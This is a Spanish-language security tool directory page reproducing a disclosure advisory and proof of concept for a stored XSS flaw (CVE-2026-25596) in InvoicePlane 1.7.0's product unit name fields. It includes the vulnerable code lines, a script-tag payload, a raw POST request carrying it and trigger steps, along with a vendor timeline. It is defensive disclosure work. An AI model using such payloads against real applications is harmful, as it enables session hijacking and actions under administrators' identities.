
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/lagathos/cve-2026-25596
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de Penetración
GitHublagathos/cve-2026-25596

CVE-2026-25596

Prueba de concepto para una vulnerabilidad XSS almacenado en InvoicePlane 1.7.0 a través del campo de nombre de unidad de producto, incluyendo ubicaciones de código vulnerable y pasos de reproducción.

Ver Repositorio
29hace 8 mesesAún no revisado
Compartir

CVE-2026-25596 — XSS Almacenado a través del Nombre de Unidad de Producto en InvoicePlane 1.7.0

Vulnerabilidad: Cross-Site Scripting (XSS) Almacenado a través del campo Nombre de Unidad de Producto

Producto: InvoicePlane

Versión afectada: 1.7.0 (y probablemente versiones anteriores)

Severidad: Media

Puntuación CVSS 3.1: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)

CWE: CWE-79: Neutralización incorrecta de la entrada durante la generación de páginas web

Descubierto por: Leonidas Agathos

Fecha del informe: 2026-01-31


Descripción

Los campos unit_name y unit_name_plrl del formulario de unidad de producto (/index.php/units/form) aceptan entrada arbitraria sin saneamiento. Los valores se almacenan y se renderizan sin codificar en la lista de artículos de factura al visualizar cualquier factura que contenga un producto que utilice la unidad maliciosa.

Archivos vulnerables:

  • application/modules/invoices/views/partial_itemlist_table.php:127
  • application/modules/invoices/views/partial_itemlist_responsive.php:71
// partial_itemlist_table.php - Línea 127
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

// partial_itemlist_responsive.php - Línea 71
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

Prueba de concepto


Paso 1 — Inyectar payload en el Nombre de Unidad

Navegue a /index.php/units/form y envíe lo siguiente como Nombre de Unidad:

<script>alert("XSS in Product Unit")</script>

Solicitud:

POST /index.php/units/form/1 HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

_ip_csrf=...&btn_submit=1&is_update=1&unit_name=%3Cscript%3Ealert%28%22XSS+in+Product+Unit%22%29%3C%2Fscript%3E&unit_name_plrl=tests

Paso 1 - Inyectando payload XSS en el campo Nombre de Unidad mediante Burp Suite

Paso 2 — Activar el XSS

  1. Cree un producto utilizando la unidad maliciosa
  2. Añada ese producto a cualquier factura
  3. Navegue a /index.php/products/form/1 o visualice cualquier factura que contenga el producto

El payload se ejecuta cuando se renderiza la lista de artículos.

Paso 2 - XSS ejecutándose al visualizar una lista de productos que contiene la unidad maliciosa


Impacto

El payload se ejecuta en el navegador de cualquier administrador que visualice una factura o página de producto que incluya la unidad maliciosa. Esto permite el secuestro de sesión (si las cookies no son HttpOnly), el robo de tokens CSRF y la realización de acciones bajo la identidad de la víctima.


Cronología

FechaEvento
2026-01-30Vulnerabilidad descubierta
2026-01-31Prueba de concepto desarrollada
2026-01-31Proveedor notificado
2026-02-04Confirmación del proveedor
2026-02-04Parche publicado
2026-02-05Divulgación pública

Referencias

  • CWE-79
  • OWASP: Cross-Site Scripting (XSS)
  • CVE-2026-25596

Aviso legal

Esta vulnerabilidad fue descubierta durante una investigación de seguridad independiente. Toda la información se proporciona estrictamente con fines educativos, de investigación y defensivos para ayudar al proveedor y a la comunidad de seguridad a comprender y remediar el problema. Cualquier uso malicioso de esta información está estrictamente prohibido.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




